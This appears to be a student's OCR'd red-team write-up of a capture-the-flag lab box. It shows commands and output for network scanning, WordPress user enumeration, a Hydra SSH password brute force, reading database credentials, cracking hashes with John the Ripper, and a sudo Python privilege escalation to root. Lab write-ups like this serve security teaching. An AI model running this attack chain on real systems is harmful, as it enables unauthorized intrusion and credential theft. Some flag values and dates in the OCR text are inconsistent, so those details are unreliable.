Red Team: Summary of Operations

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
Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

- Command: $ nmap -sV 192.168.1.110
- Output Screenshot:




```
Currently scanning: 192.168.96.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210

_____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname

-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1       42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1       42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1       42  Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10      1       42  Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11      1       42  Microsoft Corporation
```



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 14:01 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0016s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

Target 1

- Port 22/TCP Open SSH
- Port 80/TCP Open HTTP
- Port 111/TCP Open rcpbind
- Port 139/TCP Open netbios-ssn
- Port 445/TCP Open netbios-ssn

Additional Scans:


```
root@Kali:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:15:5d:00:04:12, IPv4: 192.168.1.90
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-sca
n)
192.168.1.1     00:15:5d:00:04:0d       Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7       Intel Corporate
192.168.1.105   00:15:5d:00:04:0f       Microsoft Corporation
192.168.1.110   00:15:5d:00:04:10       Microsoft Corporation
192.168.1.115   00:15:5d:00:04:11       Microsoft Corporation

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.498 seconds (102.48 hosts/sec
). 5 responded
root@Kali:~#
```

```
root@Kali:~# nmap -sS -A -T4 194.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-06 14:35 PDT
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (
debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (
debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (d
ebian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.1
0 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
root@Kali:~# nmap -script http-enum.nse 192.168.1.110
```



Critical Vulnerabilities

The following vulnerabilities were identified on each target:

Target 1

- User Enumeration (WordPress site)
- Weak User Password
- Unsalted User Password Hash (WordPress database)
- Misconfiguration of User Privileges/Privilege Escalation

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:
Target 1

- Flag1: b9bbcb33ellb80be759c4e844862482d
- Exploit Used:
- WPScan to enumerate users of the Target 1 WordPress site
- Command:
- $ wpscan --url http://192.168.1.110 --enumerate u

    - WPScan to enumerate users of the Target 1 WordPress site
    - Command:
        - `$ wpscan --url http://192.168.1.110 --enumerate u`

```
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Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 14:01 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0016s latency).
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PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
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139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
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MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
root@Kali:~#
```

```
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2021-05-07T07:59:49+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-06T21:59:49
|_  start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1   10.49 ms 192.168.1.110

OS and Service detection performed. Please report any incorrec
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.30 seconds
root@Kali:~# nmap -p- -sS -AT4 192.168.1.110
```

```
root@Kali:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:15:5d:00:04:12, IPv4: 192.168.1.90
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-sca
n)
192.168.1.1     00:15:5d:00:04:0d       Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7       Intel Corporate
192.168.1.105   00:15:5d:00:04:0f       Microsoft Corporation
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6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.498 seconds (102.48 hosts/sec
). 5 responded
root@Kali:~#
```


- Targeting user Michael
  - Small manual Brute Force attack to guess/finds Michael's password
  - User password was weak and obvious
  - Password: michael
- Capturing Flag 1: SSH in as Michael traversing through directories and files.
  - Flag 1 found in var/www/html folder at root in service.html in a HTML comment below the footer.
  - Commands:
    - `ssh michael@192.168.1.110`
    - `pw: michael`
    - `cd ../`
    - `cd ../`
    - `cd var/www/html`
    - `ls -l`
    - `nano service.html`

```
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 1
4344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14
344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14
344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14
344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of
14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14
344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14
344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 1
4344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14
344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 1
4344399 [child 0] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-09 1
5:41:12
root@Kali:/usr/share/wordlists# hydra -V -f -t 4 -l michael -P rockyou.txt
ssh://192.168.1.110
```


```
GNU nano 2.2.6                    File: service.html

                                                    <a href
                                                    <a href
                                                </div>
                                            </div>
                                        </div>
                                    </div>
                                </div>
                            </footer>
                            <!-- End footer Area -->
                            <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                            <script src="js/vendor/jquery-2.2.4.min.js"></script>
                            <script src="https://cdnjs.cloudflare.com/ajax/libs/pop
                            <script src="js/vendor/bootstrap.min.js"></script>
                            <script type="text/javascript" src="https://maps.google
```

- Flag2: fc3fd58dcdad9ab23faca6e9a3e581c
- Exploit Used:
    - Same exploit used to gain Flag 1.
    - Capturing Flag 2: While SSH in as user Michael Flag 2 was also found.
        - Once again traversing through directories and files as before Flag 2 was found in /var/www next to the html folder that held Flag 1.
        - Commands:
            - `ssh michael@192.168.1.110`
            - `pw: michael`
            - `cd ../`
            - `cd ../`
            - `cd var/www`
            - `ls -l`
            - `cat flag2.txt`




- Flag3: afc01ab56b50591e7dccf93122770cd2
- Exploit Used:
    - Same exploits used to gain Flag 1 and 2.



Capturing Flag 3: Accessing MySQL database.

- Once having found wp-config.php and gaining access to the database credentials as Michael, MySQL was used to explore the database.
- Flag 3 was found in wp_posts table in the wordpress database.

- Commands:
  - `mysql -u root -p'R@v3nSecurity' -h 127.0.0.1`
  - `show databases;`
  - `use wordpress;`
  - `show tables;`
  - `select * from wp_posts;`



- Flag4: 715dea6c055b9fe3337544932f2941ce
- Exploit Used:
  - Unsalted password hash and the use of privilege escalation with Python.
  - Capturing Flag 4: Retrieve user credentials from database, crack password hash with John the Ripper and use Python to gain root privileges.
    - Once having gained access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.
    - These user credentials are stored in the wp_users table of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp_hashes.txt.
      - Commands:
        - `mysql -u root -p'R@v3nSecurity' -h 127.0.0.1`
        - `show databases;`
        - `use wordpress;`
        - `show tables;`
        - `select * from wp_users;`


```
mysql> show tables
    -> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use
ear 'show tables' at line 2
mysql> use wordpress;
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```


On the Kali local machine the wp_hashes.txt was run against John the Ripper to crack the hashes.


- Command:
  - `john wp_hashes.txt`

```
root@Kali:~/Desktop# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:20  3/3 0g/s 7961p/s 15836c/s 15836C/s ambel..111193
pink84           (steven)
```

Once Steven's password hash was cracked (pink84), the next thing to do was SSH as Steven. Then as Steven checking for privilege and escalating to root with Python








Commands:

- ssh steven@192.168.1.110
- pw:pink84
- sudo -l
- sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’
- cd /root
- ls
- cat flag4.txt



flag1{b9bbcb33e11b80be759c4e844862482d}

flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

flag3{afc01ab56b50591e7dccf93122770cd2}

flag4{715dea6c055b9fe3337544932f2941ce}